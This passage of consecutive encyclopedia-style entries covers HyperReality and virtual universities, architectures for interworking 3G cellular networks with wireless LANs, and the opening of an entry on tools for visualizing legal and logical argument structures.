Because of this, universities, if they are to be universities, will be involved with HR as a medium and subject of instruction and research, and for the storage and development of knowledge (Tiffin & Rajasingham, 2003). The concepts of HyperUniversities, HyperClasses, Hyperschools, and HyperLectures are at the same level of development as the concepts of virtual universities, virtual classes, virtual colleges, and virtual schools in the later part of the 1980s (Tiffin & Rajasingham, 1995).

A project on emerging nanotechnology, Consumer Products Inventory contains over 380 products ranging from clothing, home furnishing, medical scanning and diagnostics tools, electronics, computer hardware, scanning microscopes, and so on (http://www.nanotechproject.org/index.php?id=44&action=view). This is the future environment for which universities will need to educate society.

HyperReality subsumes virtual reality. HR is only possible because of the development of computer-generated virtual reality, in particular, the development of distributed virtual reality which makes it possible for different people in different places to interact together in the same virtual reality. It was the theoretical application of this capability to education, and especially to university education, that lead to the concept of virtual classes in virtual schools and universities (Tiffin & Rajasingham, 1995). Initial experiments simulated virtual classes by using videoconferencing, audio conferencing, and audiographic conferencing. The emergence of the Internet shifted these ideas from a laboratory stage to institutional development of institutions calling themselves virtual universities and virtual schools, by virtue of being able to bring teachers and students together in classes using telecommunications and computers, instead of public transport and buildings.

Today, synchronous and asynchronous virtual classes are conducted using learning management systems (LMS) applications such as Blackboard, Chatterbox, Eluminate, and Lotus LearningSpace on the Internet. Furthermore, highly interactive, reusable learning objects (LOs) that are adaptable in all aspects, and interoperable with other learning objects, are rapidly coming online (Hanisch & Straber, 2003). HypreReality LOs, still in Beta, are being developed.

HyperReality also subsumes artificial intelligence. Teaching machines and computers have been used for instruction since the early days of computer-assisted instruction (CAI) in the 1960s, albeit with little overall impact on education, especially at the university level. However, the growing capability and ubiquity of AI expert systems and agents, the vast amount of repetitive work involved in teaching, and the growing application of business criteria to the management of education suggest that AI agents, conceivably in avatar form, will be adopted in education, and the place where this will begin is likely to be in the universities.

THE NEED

Worldwide, governments face the challenge of increasing demand for university education. In Asia alone, the numbers seeking university places is predicted to rise from 17 million in 1995, to 87 million by 2020 (Rowe, 2003). It is unlikely that such demand can be fully met using the traditional communications systems of education (Daniel, 1996). These are:

- The public transport systems that bring students and teachers together for regular episodes of face-to-face instructional interaction called classes, lectures, seminars, or tutorials;
- The buildings which provide the dedicated instructional environments called classrooms, lecture theatres, or seminar rooms characterized by frame-based presentation media, and workspace on desks and tables. The buildings also need support environments such as offices, rest areas, and recreational facilities;
- Provision for the use of paper-based storage media (books, notebooks, exercise books, assignment folders) in libraries, carrels, desks, assignment drops;
- Laboratory space and facilities; and
- Support infrastructures for telecommunications.

The costs of building and maintaining universities, and the support infrastructures they need, are high, and getting higher. Increasingly, universities turn towards the Internet, where students and teachers can be brought together as telepresences in virtual classes, virtual lectures, virtual seminars, and virtual tutorials. Rumble (1997, 1999, 2004), Turoff (1996), and Butcher and Roberts (2004) all agree that virtual universities on the Internet are significantly less costly than conventional building-based universities. With user pays, it is suggested that the cost structure will further change. Virtual universities that function primarily through the Internet, and have no buildings for student needs, and no demand on public transport infrastructures for students, have been in existence since the mid-1990s. At a minimum, conventional universities today have a homepage on the Web, their students use the Web to help with assignments, and to link with other students, their teachers, and administrators using LMS applications. University management and teachers explore other ways of expanding teaching and administration activities on the Internet, particularly for synchronous learning on desktop, using voice over Internet protocols (VOIP), mobile telephony as they come onstream.

Initially, people tend to communicate through new media in the manner of the old media they are accustomed to. Universities use the Web as a library resource, and for what was traditionally done by means of handouts and brochures, and e-mail for housekeeping notices, seminar discussion, and written assignments on Blackboard. Virtual universities on the Internet tend to operate as electronic correspondence colleges, mainly in asynchronous mode. However, the Internet is becoming broadband, and computers get more powerful and portable. Universities can now use the Internet for streamed lectures and for holding classes by audiographic conferencing, computer conferencing, and video conferencing synchronously and asynchronously. It is possible for students and teachers to have telepresence as avatars, and be fully immersed in three-dimensional distributed virtual classes (Tiffin & Rajasingham, 2001).

The Virtual Class/Lecture/Seminar

Roxanne Hiltz coined the term "virtual classroom" for the use of computer-generated communications "to create an electronic analogue of the communication forms that usually occur in a classroom including discussion as well as lectures and tests" (Hiltz, 1986, p. 95). In 1986, John Tiffin and Lalita Rajasingham inaugurated a long-term action research program with postgraduate students at Victoria University of Wellington, New Zealand that sought to conduct what they called virtual classes, where students communicated with computers linked by telecommunications. They used the term "class" in the sense of an interactive, instructional, communication function between teachers and students, and between students and the term "virtual" in the sense of existing in effect, but not in fact. Tiffin and Rajasingham hypothesized that learning could be effected by means of computers interlinked by telecommunications without the physical facts of classrooms, schools, colleges, and universities. In contrast to Hiltz, they assumed that education delivered in this way would not be analogous to conventional educational practice, but would be modified by the new information technology and take new forms, and that in time this would include meeting for interaction in computer-generated virtual realities which would become increasingly immersive. They concluded that a virtual class need not necessarily be synchronous, and that the people in it formed virtual networks that were independent of location. "The effect would be to make education available anywhere anytime" (Tiffin and Rajasingham, 1995, p. 143).

The "virtual class" research project began in pre-Internet days of 1986, using a lash-up of equipment that sought to comprehensively conceptualize what would be involved in a virtual university that depended on computers and telecommunications. Assignments, student to student and student to teacher discourse, and course administration were online, and a variety of audiographic modes were developed for lectures, seminars, tutorials, tests, and examinations.

The project linked students and teachers at national and international levels, and it became apparent that the convergence and integration of computers and telecommunications in universities and schools had a dynamic of its own. Experimentation with audioconferencing, audiographic conferencing, and video conferencing systems was taking place worldwide, usually as an initiative of individual teachers (Acker, Bakhshi, & Wang, 1991; Mullen, 1989; Rajasingham, 1988; Underwood, 1989; (http://calico.org/chapters)). Such activities multiplied with the coming of the Internet.

In 1995, Tiffin and Rajasingham published *In Search of the Virtual Class: Education in an Information Society,* which outlined the way virtual classes could serve as the basis for virtual schools, virtual colleges, and virtual universities, and these now began to appear on the Internet. Inevitably, the meaning of the terms began to change to reflect actual practice. The terms *virtual schools*, *colleges* and *universities* are now synonymous with the more recent terms, *e-learning, e-schools, e-colleges,* and *e-universities,* which came into vogue with the commercialization of the Internet and the introduction of the concept of e-commerce. Essentially, these terms now refer to schools, colleges, and universities that exist on the Internet.

Virtual universities are now beginning to appear in developing countries. The African Virtual University, began operating in 1997 (http://www.col.org), and now has 31 learning centers at partner universities in 17 African countries. In 2003, 23,000 Africans were enrolled in courses such as journalism, languages, and accounting. The Commonwealth of Learning is well underway in developing content for Virtual Universities for the Small States of the Commonwealth (http://www.col.org/colweb/site/pid/4149#viruni). In 2003, the United Nations launched the Global Virtual University of the United Nations University (http://gvu.unu.edu/about.cfm).

Being virtual on the Internet makes it possible for a university to market globally (Tiffin & Rajasingham, 2003). From the perspective of the World Trade Organization, universities provide an information service that should be freely traded as part of a process of globalization.

HyperReality (HR) and the HyperClass (HC)

Even if it is more economic, the development of a virtual dimension to universities does not imply that they will cease to exist in physical reality. Many universities that have sought to exist solely on the Internet have found that students want some part of their education in physical reality. What we could be seeing is the development of a global/local hybrid university that exists in virtual and physical reality on the Internet, and in buildings serving global needs and local needs. A technology that allows this duality is HyperReality.

Developed in Japan's Advanced Telecommunications Research Laboratories under the leadership of Nobuyoshi Terashima, HyperReality is a platform that is being developed for broadband Internet. HyperReality permits the seamless interaction of virtual realities with physical realities and human intelligence with artificial intelligence (Terashima, 2001). Jaron Lanier has since developed a similar concept of intermeshing physical and virtual realities, which he calls Teleimmersion (Lanier, 2001). However, this does not allow for the interaction of artificial and human intelligence.

Working with Terashima from 1993 on the application of HyperReality to education, Tiffin and Rajasingham coined the concept schemata: HyperClass, HyperSchool, HyperCollege, and HyperUniversity (2001) to describe an educational environment in which physically real students, teachers, and subject matter could seamlessly interact with virtual students, teachers, and subject matter, and artificial and human intelligence could interact in the teaching/learning process. What makes this possible is a coaction field which "provides a common site for objects and inhabitants from physical reality and virtual reality and serves as a workplace or activity area within which they interact" (Terashima, 2001, p. 9). Coaction takes place in the context of a specific domain of integrated knowledge. So a coaction field could be a game played between real and virtual people, or a real salesperson selling a car to virtual customers (who and what is real and who and what is virtual depends on the kind of perspective of self that exists in a telephone conversation). A HyperClass is a coaction field in which physically real students and teachers in a real classroom can synchronously interact in a joint learning activity that involves a clearly defined subject domain with virtual students and teachers in other classrooms in other universities in other countries. The first experimental HyperClass took place in 2000 between teachers and students at Waseda University and at Victoria University in Japan. To the people in Japan, the New Zealanders were virtual; to the people in New Zealand, the Japanese were virtual. The subject was antique Japanese ceramics, and virtual copies of these were passed back and forth between the two classrooms that made up the HyperClass (Terashima, 2001).

A HyperClass creates a common space to reconcile learning that is local with learning that is global. It can be conducted in more than one language and holds out the possibility of understanding a subject from the multiple perspectives of different cultures using text, aural, and three-dimensional visual modes of communications (Tiffin & Rajasingham, 2001, 2003).

JITAIT

The HyperClass enables communication and interaction between physical reality and virtual reality, but what could have even more impact on universities is that it provides a platform for communication between human and artificial intelligence. Applying HR to education means applying AI to education and designing a pedagogical interaction between human and artificial intelligence.

At the heart of the Vygotskyian approach expressed in the Zone of Proximal Development (1978) is the idea that when a learner has difficulty in applying knowledge to a problem, they will learn more effectively if they can turn to someone in the role of teacher who can help them. This is the fundamental purpose of education, yet in the modern school and university, teachers are only available to respond to student needs during fixed hours, and even then have to share their attention with large groups of students. In principle, an artificially intelligent agent can be available whenever they are needed. Hence, the idea of just-in-time artificial intelligent tutors (JITAITs). In a university, they would be experts in a particular subject domain and endlessly learning from frequently asked questions, and available anytime and anywhere to deal with the more repetitive functions of teaching (Tiffin & Rajasingham, 2003).

CONCLUSION

There is growing disjuncture between the demand for university education and the capacity of conventional universities to respond. The modern university is based on building and transport technologies and becomes increasingly costly. There has to be a way that is more economical and efficient, more matched to the times and technologies we live with, more open to people with languages other than English, and more concerned with the curricula needs and cultural concerns of globalization that are available to anyone throughout their lives. Virtual universities have appeared in response to this and conventional universities are developing virtual global dimensions on the Internet. But the Internet is becoming broadband, and computers are becoming more powerful and portable. Universities could become a hybrid mixture of the traditional place-based institutions that we know and that address local needs, and as cyber-based businesses that address global markets. An emergent technology that addresses this is HyperReality which could see HyperClasses in HyperUniversities that incorporate the use of JITAITs. Will they be the new academics?

KEY TERMS

HyperClass, HyperLecture, HyperSeminar, HyperTutorial: Classes, lectures, seminars, and tutorials that take place in a coaction field in HyperReality. This means an interaction between virtual teachers and students and objects, and physically real teachers and students and objects, in order to learn how to apply a specific domain of knowledge. It allows for the use of artificially intelligent tutors. Such systems are currently experimental, but have the potential to be used on the Internet.

HyperSchool, HyperCollege, HyperUniversity: The term *Hyper* means that these institutions could exist in HyperReality. HyperReality is where virtual reality and physical reality seamlessly intersect to allow interaction between their components, and where human and artificial intelligences can communicate. The technological capability for this is at an experimental stage, but could be made available with broadband Internet.

JITAITS: Just-In-Time Artificially Intelligent Tutors are expert systems available on demand in HyperReality environments to respond to frequently asked student questions about specific domains of knowledge.

Virtual Class, Virtual Lecture, Virtual Seminar, and Virtual Tutorial: Classes, lectures, seminars, and tutorials are communication systems that allow people in the relative roles of teachers and learners to interact in pursuit of an instructional objective and to access supporting materials such as books and blackboards. The use of linked computers makes it possible for such interaction to take place without the physical presence of teachers and learners or any instructional materials or devices such as books and blackboards. The Internet now provides a global infrastructure for this, so that the terms have become synonymous with holding classes, lectures, seminars, and tutorials on the Internet.

Virtual School, Virtual College, Virtual University: The term *virtual* refers to the communication capabilities of these institutions, and implies that they can be achieved by means of computers linked by telecommunications which in effect today means by the Internet. The term *virtual* is used to contrast the way communications in conventional schools, colleges, and universities requires the physical presence of teachers and learners and instructional materials, and invokes the use of transport systems and buildings.

A

Architectures of the Interworking of 3G Cellular Networks and Wireless LANs

Maode Ma
Nanyang Technological University, Singapore

INTRODUCTION

Recent development on the wireless networks has indicated that IEEE 802.11.x standards based **wireless LAN** and third-generation cellular wireless networks such as CDMA2000 or **UMTS** (i.e., WCDMA) could be integrated together to offer ubiquitous Internet access to end users. The two technologies can offer functions that are complementary to each other. The 802.11.x standards based wireless LANs support data rates from 1 Mbps to 54 Mbps. However, by IEEE 802.11.x standard, one access point (AP) can only cover an area of a few thousand square meters. It is perfectly applied for enterprise networks and public hot-spots such as hotels and airports. On the contrary, wireless cellular networks built with 3G standards can only support peak data transmission rates from 64Kbps to nearly 2 Mbps with a much wider area. It is reasonable and feasible to combine these two technologies to make Internet access much easier and more convenient.

The design of an **interworking** architecture to efficiently integrate **3G cellular** wireless networks and 802.11.x standard based wireless LANs is a challenge. Its difficulty lies in the objective of the integration, which is to achieve the seamless interoperation between the two types of the wireless networks with certain **QoS** guarantee and other requirements kept simultaneously, from the perspectives of both the end-users and the operators. There are basically two proposals as the solutions to the architecture of the integration. One is the tight coupling. The other is the loose coupling. Although there is no final selection on whether the future integrated network would use either of these techniques or another one, much focus of the research is on the loose coupling due to its feasibility.

To implement the integration based on the corresponding approach, there are a lot of issues needed to be addressed. They are the mobility management for **vertical handoff**, the QoS maintenance during the vertical handoff, and the schemes of authentication, authorization and the accounting (**AAA**). In this article, we will focus on the issue of interworking architecture. The rest of the text is organized as follows. The second section will present the general ideas on the architecture of the integration of 3G cellular networks with wireless LANs. The third section will present several proposals on the architectures of the integration. At last, the fourth section will conclude the article.

THE FRAMEWORK OF INTERWORKING ARCHITECTURE

The first important thing in the integration of 3G and wireless LAN is the development of concept architecture for 3G cellular and wireless LAN networks. This architecture should be able to support any type of user services in a secure and auditable way. Both user interfaces and interoperator interfaces must be clearly defined. And multiple service providers should be able to interoperate under the guidelines of this architecture. The users could choose the best available connection for the applications they are using at the active time.

Several approaches have been proposed for interworking networks architecture. The European Telecommunications Standards Institute (ETSI) specifies two generic approaches for interworking: loose-coupling and tight-coupling (Buddhikot, Chandranmenon, Han, Lee, Miller, & Salgarelli, 2003; Findlay, Flygare, Hancock, Haslestad, Hepworth, & McCann, 2002). The two candidate integration architectures are characterized by the amount of interdependence they introduce between the two component networks. On the other hand, the Third Generation Partnership Project (3GPP) (Ahmavaara, Haverinen, & Pichna, 2003; Salkintzis, 2004) has specified six interworking scenarios. The six interworking scenarios provide a general and detailed picture on the transition from the loose-coupling to the tight-coupling interworking architecture.

Tightly-Coupled Interworking

The rationale behind the tightly coupled approach is to make the wireless LAN network appear to the 3G core network as another 3G access network. The wireless LAN network would emulate the functions that are natively available in 3G radio access networks. Shown in the left side of Figure 1, to the upstream 3G core network, the wireless LAN gateway network element introduced to achieve integration appears to be a packet control function (PCF), in the case of a CDMA2000 core network, or to be a serving GPRS support node (SGSN), in the case of UMTS network. The wireless LAN gateway hides the details of the wireless LAN network to the 3G core, and implements all the 3G protocols including mobility management, authentication, and so forth, required in a 3G radio access network. Mobile nodes are required to implement the corresponding 3G protocol stack on top of their standard wireless LAN network cards and switch from one physical layer to another as needed. All the traffic generated by clients in the wireless LAN will be injected using 3G protocols into the 3G core network. These networks would share the same authentication, signaling, transport, and billing infrastructures independent from the protocols used at the physical layer on the radio interface.

Loosely Coupled Approach


Like the tightly coupled architecture, the loosely coupled approach will also introduce a new element in the wireless LAN network, the wireless LAN gateway, as shown in the right side of Figure 1. The gateway connects to the Internet without direct link to 3G network elements such as packet data serving nodes (PDSN) or 3G core network switches. The users that could access services of the wireless LAN gateway include the local users that have signed on in a wireless LAN and the mobile users visiting from other networks. The data paths in wireless LANs and 3G cellular network have been completely separated. The high-speed wireless LAN data traffic is never injected into the 3G core network, but the end users can still experience seamless access. In this approach, different mechanisms and protocols, which can interoperate for seamless operations, can handle authentication, billing, and mobility management in the 3G cellular and wireless LAN portions of the network. At the same time, the use of compatible AAA services on the two networks would allow the wireless LAN gateway to dynamically obtain per-user service policies from their home AAA servers. Then, it can enforce and adapt such policies to the wireless LAN network.

It is clear that the loose coupling offers several advantages over the tightly coupled approach with almost no drawbacks. It has emerged as a preferred architecture for the integration of wireless LANs and 3G cellular networks.

Interworking Scenarios

The most intensive standardization activities are currently taking place in the Third Generation Partnership Project (3GPP), a standardization body that maintains and evolves the GSM and UMTS specifications. 3GPP has recently approved a WLAN/Cellular Interworking working team, which aims to specify one or more techniques for interworking between wireless LANs and GPRS networks (Ahmavaara et al., 2003; Salkintzis,

Figure 1. 3G and wireless LAN integration: Tightly coupled vs. loosely coupled architectures



2004). In the context of this work, several interworking requirements have been specified and categorized into six interworking scenarios (Salkintzis, 2004).

Scenario 1: Common billing and customer care. This is the simplest form of interworking, which provides only a common bill and customer care to the subscribers without other features for real interworking.

Scenario 2: 3GPP system-based access control and charging. This scenario requires AAA for subscribers in the wireless LAN to be based on the same AAA procedures utilized in the cellular networks.

Scenario 3: Access to 3GPP GPRS-based services. The goal of this scenario is to allow the cellular operator to extend access to its GPRS-based services to subscribers in a wireless LAN environment. Although the user is offered access to the same GPRS-based services over both the GPRS and wireless LAN access networks, no service continuity across these access networks is required in Scenario 3.

Scenario 4: Service continuity. The goal of this scenario is to allow access to GPRS-based services as required by Scenario 3 and in addition to maintain service continuity across the GPRS and wireless LAN systems. Although service continuity is required by Scenario 4, the service continuity requirements are not very stringent.

Scenario 5: Seamless services. This scenario goes one step further than Scenario 4. Its goal is to provide a seamless service continuity between cellular networks and wireless LANs. That is, GPRS-based services should be utilized across the cellular networks and wireless LAN access technologies in a seamless manner.

Scenario 6: Access to 3GPP circuit-switched services. The goal of this scenario is to allow the operators to offer access to circuit-switched services from the wireless LAN systems. Seamless mobility for these services should be provided.

It is obvious that from Scenario 1 to Scenario 6, the interworking of the 3G cellular network and wireless LANs changes from loose to tight. Hence, the demanding on interworking requirements will be getting more and more in the transition.

EXAMPLES OF INTERWORKING ARCHITECTURE

In this section, we will present and summarize a few of the architectures proposed for the interworking of 3G cellular network and wireless LANs. The first two solutions are different implementations of the general concept architecture of loose coupling. The third and fourth proposals are featured with QoS considerations, and the last one takes the advantages of the ad hoc wireless networks to implement the integration.

CDMA200/Wireless LAN Interworking Architecture

Based on the concept architecture of the loosely coupled approach, an implementation of the integration of the CDAM2000 and wireless LANs has been reported in Buddhikot et al. (2003). The system is named Integration of Two Access (IOTA) technologies gateway system, which consists of two primary components: the integration gateway and the multi-interface mobility client.

Each gateway system serves multiple APs in one wireless LAN of a hot-spot and controls the traffic from these APs before it can reach the back-haul link. A mobile node that roams into a hot-spot obtains the wireless LAN access under the control of the gateway. After successful authentication and Mobile IP registration, the gateway allows the mobile node to access the entire network. Furthermore, the gateway provides QoS services and collects accounting data. Therefore, the gateway needs to integrate a number of subsystems, which support different functions. Supporting the mobile IP service across wireless LANs and CDMA2000 networks also requires intelligent clients which can perform Mobile IP signaling with the FA and HA. Such a client also has to be able to select and sign the user onto the best access network depending on the network conditions.

UMTS/Wireless LAN Interworking Architecture

Based on the concept of interworking scenarios, two solutions on the interworking architecture of UMTS and wireless LAN have been reported in Salkintzis (2004).

The first wireless LAN/3G interworking architecture meets the requirements of Scenario 2 for the general case of roaming, that is, when the wireless LAN is not directly connected to the user's 3G home public land mobile network (PLMN). The interworking architecture for the nonroaming case can be straightforwardly derived if the 3G AAA Server is directly connected to the wireless LAN. It is assumed that the 3G cellular network is based on the UMTS architecture. The user data traffic of UMTS terestrial radio access network (UTRAN) and wireless LANs is routed completely different, as shown in Figure 2. In particular, the user data traffic of wireless LAN is routed by the wireless LAN itself toward the Internet or an intranet, whereas the user data traffic of UTRAN is routed through the 3G packet switched core network, encompassing SGSN and the Gateway GPRS support node (GGSN). Only AAA signaling is exchanged between the wireless LAN and the 3G cellular home PLMN through the 3G visited PLMN, for authenticating, authorizing, and charging purposes.

The second network architecture, shown in Figure 3, satisfies the requirements of Scenario 3, that is, access to 3G Packet Switched (PS) based services, where the user data traffic needs to be routed to the 3G cellular network. It is basically an extension of the architecture of Scenario 2. It corresponds also to a roaming case. As compared with Figure 2, although the AAA traffic follows the same route, the user data traffic is routed to the user's 3G home PLMN, to a new component called Packet Data Gateway (PDG). The user data traffic is also routed through a data gateway, referred to as Wireless Access Gateway (WAG), which in case of roaming is in the 3G visited PLMN.

A QoS Service-Oriented Interworking Architecture

The overall interworking architecture outlined in Marques, Aguiar, Garcia, Moreno, Beaujean, Melin, and Liebsch (2003) is IPv6-based, supporting seamless mobility between different access technologies. The target technologies envisaged are Ethernet for wired access, 802.11.x for wireless LAN access, and UMTS for cellular access. The user terminals may handoff between any of these technologies without breaking their network connection and maintaining their contracted QoS levels. On the other hand, service providers should be able to keep track of the services being used by their customers, both inside their own network and while roaming. Multiple service providers may be interoperating in the network, resulting in both transport and multimedia content provision being seamlessly supported. Figure 4 depicts the conceptual network architecture, illustrating some of the handoff possibilities in such a network when a user moves. Three administrative domains are for different types of access technologies. Each administrative domain is managed by an authentication, authorization, accounting, and charging (AAAC) system. At least one

Figure 2. Wireless LAN/3G interworking architecture for Scenario 2




Figure 3. Wireless LAN/3G interworking architecture for Scenario 3





network access control entity, the QoS broker (QoSB), is required in every domain. Due to the requirements of full service control by the provider, all handoffs, including horizontal and vertical handoffs, are explicitly handled by the management infrastructure through IP-based protocols.

A Policy-Based QoS Service-Oriented Interworking Architecture

To ensure that QoS services can be provided in an integrated UMTS and wireless LAN environment, a policy-based QoS management architecture has been proposed in Zhuang, Gan, Loh, and Chua (2003). Because different environments may involve different administrative domains and different degrees of network integration, three scenarios are considered to illustrate the feasibility of the proposed architecture:

1. One **operator** controls the UMTS network and wireless LANs.
2. Different UMTS operators share a wireless LAN.
3. An independent wireless LAN is interconnected to a UMTS operator's network.


Figure 5. UMTS and wireless LAN under one operator



UMTS and Wireless LAN Under One Operator

In this scenario, one operator operates and manages an integrated UMTS and wireless LAN network. The operator fully controls its wireless LAN sites and provides normal telecommunications services in addition to wireless LAN access service. For the integrated

Figure 4. General QoS-oriented interworking architecture



UMTS/WLAN environment in a single operator's network, the hierarchical policy architecture is used, as shown in Figure 5. The master policy controller (MPDF) connects to the policy controller of the wireless LAN network (WPDF) and the UMTS policy controller (PDF). The MPDF of the UMTS network serves as the master policy node of the WPDF so that the policies implemented in the wireless LAN domain are integrated into the operator's policy hierarchy.

A Wireless LAN Shared by Multiple Operators

Scenario 2 is to provide different services in an integrated UMTS/WLAN environment. Multiple operators install and operate shared wireless LAN sites at different locations that are connected to their own UMTS networks. In this scenario, operator A may usually target business subscribers while operator B targets youth subscribers. The shared wireless LAN sites are configured to provide different amounts of resources at different time periods. To provide end-to-end QoS in this environment, a WPDF is deployed in the shared wireless LAN domain. As shown in Figure 6, the WPDF interacts with the MPDFs of the cooperating operators' networks.

Figure 6. A wireless LAN shared by multiple operators




Figure 7. Customers' wireless LAN connected to an operator's UMTS





Customers' Wireless LAN Connected to an Operator's UMTS

In the Scenario 3, shown in Figure 7, the wireless LAN may belong to an independent Internet service provider (ISP) or an enterprise that is a customer of the UMTS operator. This model allows the UMTS operator to provide wide area mobile services to customers that have their own wireless LAN infrastructure. The WPDF in the wireless LAN domain is a peer of the MPDF in the UMTS network. The WPDF has the sole right to update its policy repository. The network-level policies, to be employed by interconnecting the UMTS network and the wireless LAN network, are determined by the service level specifications (SLSs) agreed between the peering wireless LAN and UMTS operators.

A Two-Hop-Relay Architecture

The prevalent architecture of integration of 3G cellular networks with wireless LANs is the interworking architecture consisting of two centralized wireless networks, where both networks have BSs or APs. However, in Wei and Gitlin (2004) a novel interwork-

Figure 8. The two-hop-relay internetworking architecture



ing architecture, which is composed of 3G cellular networks and ad hoc networks, has been proposed. The two-hop-relay architecture to integrate 3G cellular networks and ad hoc wireless LANs for coverage and capacity enhancement is shown in Figure 8. By the single-hop 3G cellular links between mobile terminals and the BS, mobile terminals could relay traffic through a 3G/ad hoc wireless LAN dual-mode relay gateway, which connects the end user with a wireless LAN radio interface, while communicating with the BS via a 3G interface.

CONCLUSION

Integrated 3G cellular networks and wireless LANs will definitely benefit both service providers and subscribers. It can provide much more service coverage with high wireless bandwidth to the mobile users. In this review, several proposed interworking architectures, which integrate 3G cellular networks with wireless LANs, have been presented. They are the state-of-the-art solutions to the interworking architecture. The first two architectures are simply the representatives of the conceptual loose-coupled interworking architecture and scenarios. The other two proposals focus themselves on interworking solutions with QoS services. The last proposal has shown a novel idea on the interworking architecture. It has employed an ad hoc wireless LAN to combine with the 3G cellular networks in order to achieve more service coverage than the 3G cellular networks.

The interworking architectures described in this survey have illustrated a general picture of the current development of the interworking technologies of 3G cellular networks and wireless LANs. This survey is expected to foster rapid deployment of integrated services in order to achieve the goal of always best connected (ABC). ABC has the aim that a person will not only be always connected, but also connected through the best available device and access technology at all times at anywhere in the world (Gustafsson & Jonsson, 2003). In summary, by broadening the technology and business base for 3G cellular networks and wireless LANs, the new generation of wireless networks can offer numerous possibilities to always provide users with a personal communication environment optimized for their specific needs.

KEY TERMS

3G Cellular Network: 3rd generation cellular network.

ABC: Always best connected

Horizontal Handoff: Handoff in the same wireless network between different cells.

Interworking: Integration network from different wired or wireless network technologies.

UMTS Network: One of the 3G cellular networks named as Universal Mobile Telecommunications System

Wireless LAN: Wireless local area network.

Vertical Handoff: Handoff between different wireless networks.

Argument Structure Models and Visualization

Ephraim Nissan
Goldsmith's College of the University of London, UK

INTRODUCTION

In order to visualize argumentation, there exist tools from multimedia. The most advanced sides of computational modeling of arguments belong in models and tools upstream of visualization tools: the latter are an interface. Computer models of argumentation come in three categories: logic-based (highly theoretical), probablistic, and pragmatic *ad hoc* treatments. Theoretical formalisms of argumentation were developed by logicists within artificial intelligence (and were implemented and often can be reused outside the original applications), or then the formalisms are rooted in philosophers' work. We cite some such work, but focus on tools that support argumentation *visually*.

Argumentation turns out in a wide spectrum of everyday life situations, including professional ones. Computational models of argumentation have found application in *tutoring systems*, tools for *marshalling legal evidence,* and models of *multiagent communication. Intelligent systems* and other computer tools potentially stand to benefit as well.

Multimedia are applied to argumentation (in *visualization tools*), and also are a promising field of application (in *tutoring systems*). The design of *networks* could potentially benefit, if communication is modeled using *multiagent* technology.

TOOLS FOR VISUALIZING THE STRUCTURE OF ARGUMENTS

An application of multimedia is tools for displaying in two dimensions a graph that represents the construction or conflict of arguments. The convenience of displaying the structure of arguments visually has prompted the development of tools with that task; for example, Carr (2003) described the use of a computer tool, *QuestMap* (Conklin & Begeman, 1988), for visualizing arguments, for use in teaching legal argumentation. Reed and Rowe (2001) described an argument visualization system called *Araucaria*. Prakken, Reed, and Walton (2003), on legal evidence, apply *Araucaria* to an analysis in the style of Wigmore Charts: two sections below deal with these. Verheij (1999) described the *ArguMed* computer tool for visualizing arguments; Loui et al. (1997), a tool called *Room 5*. Van den Braak, van Oostendorp, Prakken, and Vreeswijk (2006) compare the performance of several such argument visualization tools.

BACKGROUND CONCEPTS: KINDS AND LEVELS OF ARGUMENTATION

Argumentation is the activity of putting arguments for or against something. [...] In purely speculative matters, one adduces arguments for or against believing something about what is the case. In practical contexts, one adduces arguments which are either reasons for or against doing something, or reasons for or against holding an opinion about what ought to be or may be or can be done (MacCormick, 1995, pp. 467-468).

A reason given for acting or not acting in a certain way may be on account of what so acting or not acting will bring about. Such is teleological reasoning. All teleological reasoning presupposes some evaluation (MacCormick, 1995, p. 468).

In contrast, "Deontological reasoning appeals to principles of right or wrong [...] taken to be ultimate, not derived from some form of teleological reasoning" (MacCormick, 1995, p. 468). Systemic arguments are kinds of "arguments which work towards an acceptable understanding of a legal text seen particularly in its context as part of a legal system" (p. 473), for example, the argument from precedent, the argument from analogy, and so forth.

Prakken and Sartor (2002, Section 1.2) usefully

propose that models of legal argument can be described in terms of four layers. The first, logical *layer defines what arguments are, [that is], how pieces of information can be combined to provide basic sup-*

port for a claim. The second, dialectical *layer focuses on conflicting arguments: it introduces such notions as "counterargument," "attack," "rebuttal," and "defeat," and it defines, given a set of arguments and evaluation criteria, which arguments prevail. The third,* procedural *layer regulates how an actual dispute can be conducted, [that is], how parties can introduce or challenge new information and state new arguments. In other words, this level defines the possible speech acts, and the discourse rules governing them. Thus the procedural layer differs from the first two in one crucial respect. While those layers assume a fixed set of premises, at the procedural layer the set of premises is constructed dynamically, during a debate. This also holds for the final layer, the* strategic *or* heuristic *one, which provides rational ways of conducting a dispute within the procedural bounds of the third layer.*

A CONTEXT FOR ARGUMENTATION AND FORMALISM

Argumentation is a field of rhetoric (there exists a journal titled *Argumentation*), which finds massive application, for example, in law and in negotiation, which is reflected in computer tools subserving these (Zeleznikow, 2002). Within artificial intelligence (AI), argumentation has been conspicuous in the mainstream of AI & Law (i.e., AI as applied to law). After 2000, it was applied also in AI modeling of reasoning on legal evidence. Also AI tools for supporting negotiation (legal or otherwise) use argumentation. Yet, as early as Thagard (1989), the neural-network-based tool ECHO would apply abductive reasoning (i.e., inference to the "best" explanation) in order to evaluate items, either evidence or inferred propositions, while simulating the reasoning of a jury in a criminal case. Poole (2002) applied to legal argumentation about evidence, a formalism called independent choice logic (ICL), which can be viewed as a "first-grade representation of Bayesian belief networks with conditional probability tables represented as first-order rules, or as a [sic] abductive/argument-based logic with probabilities over assumables" (p. 385).


In the *theory of anchored narratives* of Wagenaar, van Koppen, and Crombag (1993), narrative (e.g., the prosecution's claim that John murdered his wife) is related to evidence (e.g., John's fingerprints on the murder weapon) by a connection, an *anchor:* for the story to be comprehensively anchored, each individual piece of evidence need be not merely plausible, but safely assumed to be certain, based on commonsense rules that are probably true. That theory was discussed by Verheij (1999) in the context of a work on dialectical argumentation for courtroom (judicial) decision-making.

Concerning anchoring by common-sense beliefs, this is referred to by other authors on legal evidence as empirical generalizations. Twining (1999) is concerned with generalizations in legal narratives. See also Anderson (1999b). Bex, Prakken, Reed, and Walton (2003, Section 4.2) discuss such generalizations in the context of a formal computational approach to legal argumentation about a criminal case, and so does Prakken (2004, Section 4). The latter (Section 4.2) lists four manners of attacking generalizations: "Attacking that they are from a valid source of generalizations," "Attacking the defeasible derivation from the source" (e.g., arguing that a given proposition is general knowledge indeed, but that "this particular piece of general knowledge is infected by folk belief"), "Attacking application of the generalization in the given circumstances" ("This can be modeled as the application of applying more specific generalizations"), and "Attacking the generalization itself."

WIGMORE OR TOULMIN? THE REPRESENTATION OF ARGUMENTS IN CHARTS

